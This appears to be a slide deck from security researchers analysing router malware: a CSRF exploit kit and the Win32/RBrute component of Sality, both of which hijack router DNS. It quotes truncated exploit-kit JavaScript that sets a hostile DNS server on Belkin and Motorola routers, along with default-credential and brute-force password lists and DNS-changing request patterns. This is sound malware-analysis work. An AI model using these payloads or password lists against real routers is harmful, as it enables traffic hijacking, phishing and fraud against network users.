# Exploit Kit in Action (cont.)

---

- Cross-Site Request Forgery (CSRF)
- Uses default credential (HTTP)
- Changes primary Domain Name System (DNS)

# Exploit Kit CSRF

---

```
<html><head><script type="text/javascript"
<body>
<iframe id="iframe" sandbox="allow-sar
<script language="javascript">
var pDNS = "37.139.50.45";
var sDNS = "8.8.8.8";
var passlist=["123456789", "root", "adm:
```

# Exploit Kit How-To

---

```
function e_belkin(ip){
  var method = "POST";
  var url = "";
  var data = "";
  url="http://" + ip + "/cgi-bin/login.c
  exp(url, "", "GET");
  url="http://" + ip + "/cgi-bin/setup_c
  data="dns1_1=" + pDNS.split('.')[0] +
  exp(url, data, method);
}
```

# Exploit Kit How-To

---

```
function e_moto(ip){
  /*var method = "GET";
  var url = "http://" + ip + "/frames
  exp(url, "", method);
  url = 'http://' + ip + 'Gateway.War
  exp(url, "", POST); */
  var i1 = document.createElement('
  document.body.appendChild(i1);
  var i2 = document.createElement('
  document.body.appendChild(i2);
  i1.src='http://' + ip + '/frames.asp?
  i2.src='http://' + ip + '/goformF00/A
```

# Exploit Kit Improvement

---

- Obfuscation
- Common Vulnerabilities and Exposures (CVE)

# Exploit Kit - CVE

---

- CVE-2015-1187
- D-Link DIR-636L
- Remote Command Injection
- Incorrect Authentication

# Recap

---

- Exploit Kit
- Change DNS
- Fileless



# What Can They Do?

---

- Bank/webmoney MITM
- Phishing
- Adfraud

# You Said Adfraud?

---

- Injection via Google analytics domain hijacking
- Javascript runs in context of every page

# Exemple of Google Analytics Substitution

---

```
'adcash': function() {  
    var adcash = document.createElement('script');  
    adcash.type = 'text/javascript';  
    adcash.src = 'http://www.adcash.com';  
    document.body.appendChild(adcash);  
},
```

# Win32/Sality newest component: a router's primary DNS changer named Win32/RBrute

BY BENJAMIN VANHEUVERZWIJN POSTED 2 APR 2014 - 02:31PM

MALWARE

TAGS

MALWARE



# Win32/RBrute (cont.)

---

- Tries to find administration web pages (IP)
- Scan and report
- Router model is extracted from the realm attribute of the HTTP authentication

# Win32/RBrute Targets

---

```
$ strings rbrute.exe
[...]
TD-W8901G
TD-W8901GB
TD-W8951ND
TD-W8961ND
TD-8840T
TD-W8961ND
TD-8816
TD-8817
TD-W8151N
TD-W8101G
ZXDSL 831CII
ZXV10 W300
[...]
DSL-2520U
DSL-2600U
```

# Win32/RBrute Bruteforce

---

- Logins: admin, support, root & Administrator
- Password list retrieved from the CnC

```
<empty string>
111111
12345
123456
12345678
abc123
admin
Administrator
consumer
dragon
gizmodo
iqrquksm
letmein
lifhack
monkey
password
qwerty
```

# Win32/RBrute Changing DNS

---

```
http://<router_IP>&dnsserver=<malicious>  
http://<router_IP>dnscfg.cgi?dnsPrimary  
http://<router_IP>Enable_DNSFollowing=
```



# Win32/RBrute Next Step

---

- Simple redirection to fake Chrome installer (facebook or google domains)
- Install (user action required)
- Change primary DNS on the computer (via key registry)

```
HKLM/SYSTEM/ControlSet001/Services/Tcpip/Parameters/Interfaces/{network intert
```

# Why reinfect someone by RBrute and not Salinity?

---

# Win32/RBrute In A Coffee Shop

---

- Infected user
- Infected router
- Everyone is infected

# RBrute and Sality



# Conclusion

---

## Embedded malware

- Not yet complex
- Tools and processes need to catch up
- a low hanging fruit
- Prevention simple

# Thanks

---

- Thank you!
- ESET Canada Research Team

# Questions?

@obilodeau

@nyx\_\_0

# References

---

- <http://www.welivesecurity.com/wp-content/uploads/2015/05/Dissecting-LinuxMoose.pdf>
- <http://malware.dontneedcoffee.com/2015/05/an-exploit-kit-dedicated-to-csrf.html>
- <https://gist.github.com/josephwegner/1d20f1ce1d59b61172e1>
- <http://www.welivesecurity.com/2014/04/02/win32sality-newest-component-a-routers-primary-dns-changer-named-win32rbrute/>